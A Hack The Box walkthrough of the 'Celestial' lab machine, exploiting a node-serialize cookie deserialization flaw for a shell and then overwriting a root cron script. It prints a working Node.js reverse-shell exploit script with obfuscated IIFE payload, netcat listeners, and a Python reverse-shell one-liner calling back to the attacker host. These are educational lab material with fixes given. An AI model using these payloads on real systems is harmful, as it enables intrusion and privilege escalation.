Hack The Box
Hack The Box: Celestial Walkthrough
Celestial uses unsafe node-serialize deserialization for a shell, then replaces a root-run Python script.

Difficulty: Medium
OS: Linux
IP: 10.129.228.94
Attack Machine: 10.10.16.84 (Kali)
Background
Celestial teaches two fundamental concepts that appear constantly in real-world penetration testing:
- Deserialization vulnerabilities - trusting user-supplied serialized data and executing it
- Cron job abuse - a privileged scheduled task running a file that a low-privileged user can overwrite
The reasoning throughout this box is: trust nothing the server gives you, and question everything your browser stores. Cookies, headers, and parameters are all attacker-controlled inputs. The moment you see encoded data being sent to the server and reflected back, you ask: what happens if I tamper with this?
2. Reconnaissance
Why we start with nmap

Nmap establishes open ports, service versions, and the likely operating system.
Command:
Nmap -sC -sV 10.129.228.94
Flag breakdown:
- -sC - run default scripts (grabs banners, enumerates common info)
- -sV - detect service versions
- -oA nmap/celestial - save output in all formats (useful to reference later)
Output:
PORT STATE SERVICE VERSION
3000/tcp open http Node.js Express framework
What this tells us
Only one port is open: 3000. This is significant.
- Port 80/443 are standard web ports. Port 3000 is the default dev/production port for Node.js Express applications.
- The nmap script even identifies it as Express - a popular Node.js web framework.
- Linux kernel 3.x/4.x - older kernel, potentially vulnerable to local exploits (we'll keep this in mind as a backup for privesc).
Only the Node.js web application is exposed, so the initial investigation stays focused on its requests, cookies, and serialization behavior.
3. Web Enumeration
First visit - what does the app show?

Curl -i http://10.129.228.94:3000/ (lab-only address)
The -i flag shows the full response headers, critical because the headers often reveal more than the body does.
Response:
HTTP/1.1 200 OK
X-Powered-By: Express
Set-Cookie: profile=eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ%3D%3D; Max-Age=900; Path=/; Expires=…
<h1>404</h1>
Breaking down what we see
Header: X-Powered-By: Express
Confirms the backend is Node.js/Express. This matters because different languages/frameworks have different serialization vulnerabilities.
Header: Set-Cookie: profile=eyJ…
The server is setting a cookie called profile. The value looks like gibberish - but experienced eyes recognize that eyJ is the base64 start of {" (a JSON object). The %3D%3D at the end is URL-encoded ==, the base64 padding character.
Body: <h1>404</h1>
Appears to be an error, but the HTTP status is 200 OK. The app is running and responsive - it just shows a fake 404 on the first visit.
Decoding the cookie
Echo "eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ==" | base64 -d
Output:
{"username":"Dummy","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"2"}
What this reveals
The cookie is a base64-encoded JSON object containing user profile data. The server is storing state client-side in a cookie, then reading it back on every request.
Any time a server stores data on the client and reads it back, you control that data. The question is: what does the server do with it? If it just displays it, we look for XSS. If it executes it or passes it to dangerous functions, we look for RCE.
Second visit, what changes?
Send the request again with the cookie:
Curl -i http://10.129.228.94:3000/ (lab-only address) -H "Cookie: profile=eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ=="
Response body:
Hey Dummy 2 + 2 is 22

Critical observation
The server is:
1. Reading the profile cookie
2. Deserializing it (converting the JSON string back into an object)
3. Using obj.username and obj.num to build a response
4. Performing math: 2 + 2 = 22? That's string concatenation, not addition - the num field is a string, and it's being concatenated with itself
The fact that num is being "added" to itself suggests the code does something like eval(obj.num + obj.num). This is a massive warning sign - user-controlled data going into eval().
The app trusts the cookie completely. It reads our data, deserializes it, and uses the values. Time to look at what deserialization library Node.js apps typically use - and whether it's exploitable.
4. Understanding the Vulnerability
What is deserialization?
Serialization = converting a data structure (like a JavaScript object) into a storable string format (like JSON).
Deserialization = the reverse: converting that string back into a live object in memory.
The danger is when a deserialization library is designed to also reconstruct functions, not just data. If an attacker can inject a function into the serialized data, and the server executes it during deserialization - that's Remote Code Execution (RCE).
The node-serialize library
The server.js source code (found later on the box) reveals:
Var serialize = require('node-serialize');
var obj = serialize.unserialize(str);
The node-serialize library supports serializing JavaScript functions using a special marker: _$$ND_FUNC$$_. When it deserializes a string containing this marker, it reconstructs the function.
The critical flaw: if the function is immediately invoked (an IIFE - Immediately Invoked Function Expression), it executes at deserialization time. The syntax for an IIFE is wrapping the function body in ():
// Normal function (stored but not called):
{"rce":"_$$ND_FUNC$$_function(){ … }"}
// IIFE (executes immediately on deserialization):
{"rce":"_$$ND_FUNC$$_function(){ … }()"}
Notice the () at the end before the closing ". That's the trigger.
Why this is dangerous
The server calls serialize.unserialize(cookie) on every request. If we craft a cookie that contains a function with () at the end, the function executes on the server with the server's privileges (in this case, running as user sun).
The library was designed to serialize functions for legitimate use. The developer using it for user-facing cookie data didn't realize they were handing attackers a code execution primitive. This is a classic case of using a powerful library unsafely.
5. Crafting the Exploit
The plan
We need to:
1. Write a Node.js reverse shell (code that connects back to our machine)
2. Encode it to avoid bad characters
3. Wrap it in the node-serialize IIFE payload format
4. Base64-encode the whole thing (cookie format)
5. Send it as the profile cookie
The reverse shell logic
A reverse shell makes the target connect to us, rather than us connecting to the target. This bypasses firewalls that block inbound connections but allow outbound ones.
The Node.js reverse shell:
var net = require('net');
var spawn = require('child_process').spawn;
HOST="10.10.16.84"; // our Kali IP
PORT="4444"; // our listening port
// connect to attacker, pipe /bin/sh through the socket
var client = new net.Socket();
client.connect(PORT, HOST, function() {
 var sh = spawn('/bin/sh',[]);
 client.pipe(sh.stdin);
 sh.stdout.pipe(client);
 sh.stderr.pipe(client);
});
Why encode with String.fromCharCode?
The cookie value goes through URL encoding and HTTP parsing. Special characters like quotes, slashes, and newlines can break the payload. By encoding every character as its decimal ASCII value and using String.fromCharCode() to reconstruct the string at runtime, we avoid any character issues.
Eval(String.fromCharCode(10,118,97,114,…))
This is a common obfuscation technique - the actual JS code is hidden as numbers, reconstructed and executed at runtime.

The full exploit script
Celestial_exploit.py
Import base64
import requests
LHOST = "10.10.16.84"
LPORT = "4444"
Js_payload = f"""
var net = require('net');
var spawn = require('child_process').spawn;
HOST="{LHOST}";
PORT="{LPORT}";
…
"""
# Encode each character as its ASCII decimal value
char_codes = ",".join(str(ord(c)) for c in js_payload)
encoded_js = f"eval(String.fromCharCode({char_codes}))"
# Wrap in IIFE format - the () at the end triggers execution
serialized = '{{"rce":"_$$ND_FUNC$$_function(){{{encoded_js}}}()"}}'.format(…)
# Base64 encode for the cookie
cookie_value = base64.b64encode(serialized.encode()).decode()
# Send the request - server deserializes cookie → executes function → reverse shell
requests.get("http://10.129.228.94:3000/ (lab-only address)", headers={"Cookie": f"profile={cookie_value}"})
What happens server-side
1. Server receives our request with the malicious profile cookie
2. It base64-decodes the cookie
3. It calls serialize.unserialize(decoded_cookie)
4. The library sees _$$ND_FUNC$$_function(){…}() - an IIFE
5. It reconstructs and immediately executes the function
6. The function opens a TCP connection back to our Kali machine on port 4444
7. It pipes /bin/sh through that connection - giving us an interactive shell
6. Initial Foothold: Shell as sun
Step 1: Start the listener

On Kali, before sending the exploit, start netcat to catch the incoming connection:
Nc -lnvp 4444
Netcat is a raw TCP listener. When the target connects, it exposes the attached shell through the TCP session.
Flags:
- -l - listen mode
- -n - no DNS resolution (faster)
- -v - verbose (shows connection info)
- -p 4444 - listen on port 4444
Step 2: Send the exploit
Python3 celestial_exploit.py
Step 3: Upgrade the shell (optional but recommended)
The raw shell has no job control or tab completion. Upgrade it:
Python -c 'import pty;pty.spawn("/bin/bash")'
This spawns a proper bash session inside the reverse shell, giving you a real terminal environment.
Confirm access
Id
# uid=1000(sun) gid=1000(sun) groups=1000(sun),…
Whoami
# sun
Hostname
# celestial
We're in as user sun.
7. User Flag
Cat ~/Documents/user.txt

The user flag lives in /home/sun/Documents/user.txt.
Why is it there and not in the home directory?
HTB boxes vary the flag location to prevent automated solvers. Check ~/Documents, ~/Desktop, and the home directory itself.
8. Privilege Escalation
The mindset shift
We have a user shell. Now we need to look for administrator mistakes. The question is: what does root do on this machine that we can influence?
Common privesc vectors:
- SUID binaries we can exploit
- Writable files executed by root (cron jobs, services)
- Sudo permissions
- Credentials in config files
- Kernel exploits (last resort)
Discovering the cron job
Look around the home directory:
Ls -la ~/

Ls -la ~/Documents/
cat ~/Documents/script.py
# print "Script is running…"
Cat ~/output.txt
# Script is running…

Notice:
- output.txt is owned by root but lives in sun's home directory
- script.py is a simple Python script that just prints a string
- The output of script.py ends up in output.txt
This tells us: root is running script.py and redirecting its output to output.txt.
Confirming with timing
Watch the modification time of output.txt:
Ls -l ~/output.txt
# -rw-r--r-- 1 root root 21 [timestamp]

Wait a few minutes and check again:
Ls -l ~/output.txt
# timestamp updated!

The file updates every 5 minutes - classic cron interval.
What the cron actually does
Using pspy (a process monitor that doesn't need root) would reveal the full command:
/bin/sh -c python /home/sun/Documents/script.py > /home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chown sun:sun /home/sun/Documents/script.py
Breaking this down:
1. python /home/sun/Documents/script.py > /home/sun/output.txt - runs our script as root
2. cp /root/script.py /home/sun/Documents/script.py - resets script.py from a root-owned backup (so our change gets overwritten after it runs)
3. chown sun:sun /home/sun/Documents/script.py - gives ownership back to sun
The key insight: The cron runs our script FIRST, then resets it. So if we modify script.py, it will execute as root ONCE before being overwritten. That's all we need.
Why can we overwrite script.py?
Ls -la ~/Documents/script.py
# -rw-rw-r - 1 sun sun … script.py

The file is owned by sun and is writable by the owner. We ARE sun. We can overwrite it freely.
Root is trusting a file it doesn't own. The file is in a user-writable location. This is the classic "privileged process, unprivileged file" mistake. The privilege boundary is broken - root's power is executing code that an unprivileged user controls.
The exploit
Terminal 1 on Kali - new listener on a different port:
Nc -lnvp 5555
In the sun shell - overwrite script.py with a Python reverse shell:
Echo 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.84",5555));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])' > ~/Documents/script.py

What this one-liner does:
1. import socket,subprocess,os - import necessary libraries
2. s=socket.socket(…) - create a TCP socket
3. s.connect(("10.10.16.84",5555)) - connect back to our Kali listener
4. os.dup2(s.fileno(),0) - redirect stdin to the socket (we can type into the shell)
5. os.dup2(s.fileno(),1) - redirect stdout to the socket (we see the output)
6. os.dup2(s.fileno(),2) - redirect stderr to the socket (we see errors too)
7. subprocess.call(["/bin/sh","-i"]) - spawn an interactive shell
Wait up to 5 minutes. When the cron fires, root executes our malicious script.py.
9. Root Flag
When the cron fires, your listener catches the connection:
Connect to [10.10.16.84] from (UNKNOWN) [10.129.228.94] 41858
/bin/sh: 0: can't access tty; job control turned off
#id
uid=0(root) gid=0(root) groups=0(root)
#cat /root/root.txt

Machine complete.
10. Review notes
Vulnerability 1: Node.js Deserialization (CVE-2017-5941)
Root cause: The node-serialize library can serialize/deserialize JavaScript functions. When user-controlled data is passed directly to unserialize(), an attacker can inject an IIFE that executes on the server.
Fix: Never deserialize user-controlled data. If you must store state client-side, use signed/encrypted JWTs instead of raw serialized objects. Do not use node-serialize on untrusted input.
Real-world relevance: Deserialization bugs exist in Java (Apache Commons Collections), Python (pickle), PHP (unserialize), Ruby (Marshal), and more. The class of vulnerability is language-agnostic - it's about trusting the format of user input too much.
Vulnerability 2: Cron Job with Writable Script
Root cause: A root-owned cron job executes a script file that is writable by a low-privileged user. The privilege boundary between the process (root) and the file it executes (user-writable) is broken.
Fix: Scripts executed by privileged cron jobs must be owned by root and not writable by other users. Use chmod 700 script.py && chown root:root script.py.
Real-world relevance: This pattern appears constantly in misconfigured Linux servers - backup scripts, monitoring scripts, cleanup scripts all running as root but placed in user-writable directories.
Attack path summary
- Nmap: Port 3000, Node.js Express
Question: What does the web app do?
Action: Browse/curl it
- Cookie: Base64 JSON in cookie
Question: What does the server do with this?
Action: Decode it, tamper with it
- Deserialization: node-serialize + user data
Question: Can I inject executable code?
Action: Craft IIFE payload
- Shell as sun: Home dir has script.py, output.txt owned by root
Question: Is a cron job running this?
Action: Check timestamps, wait
- Cron confirmed: script.py runs as root, but sun owns it
Question: Can I overwrite it?
Action: Replace with reverse shell
- Root shell: uid=0
Action: Get the flag with cat /root/root.txt
Tools Used
- nmap - Port scanning and service detection
- curl - HTTP requests and header inspection
- base64 - Encode/decode cookie values
- python3 - Exploit scripting
- nc (netcat) - Reverse shell listener
- echo - Write malicious script to disk
Celestial - Rooted. The machine teaches that user input is never safe to deserialize, and that privileged processes must be paired with privileged file permissions.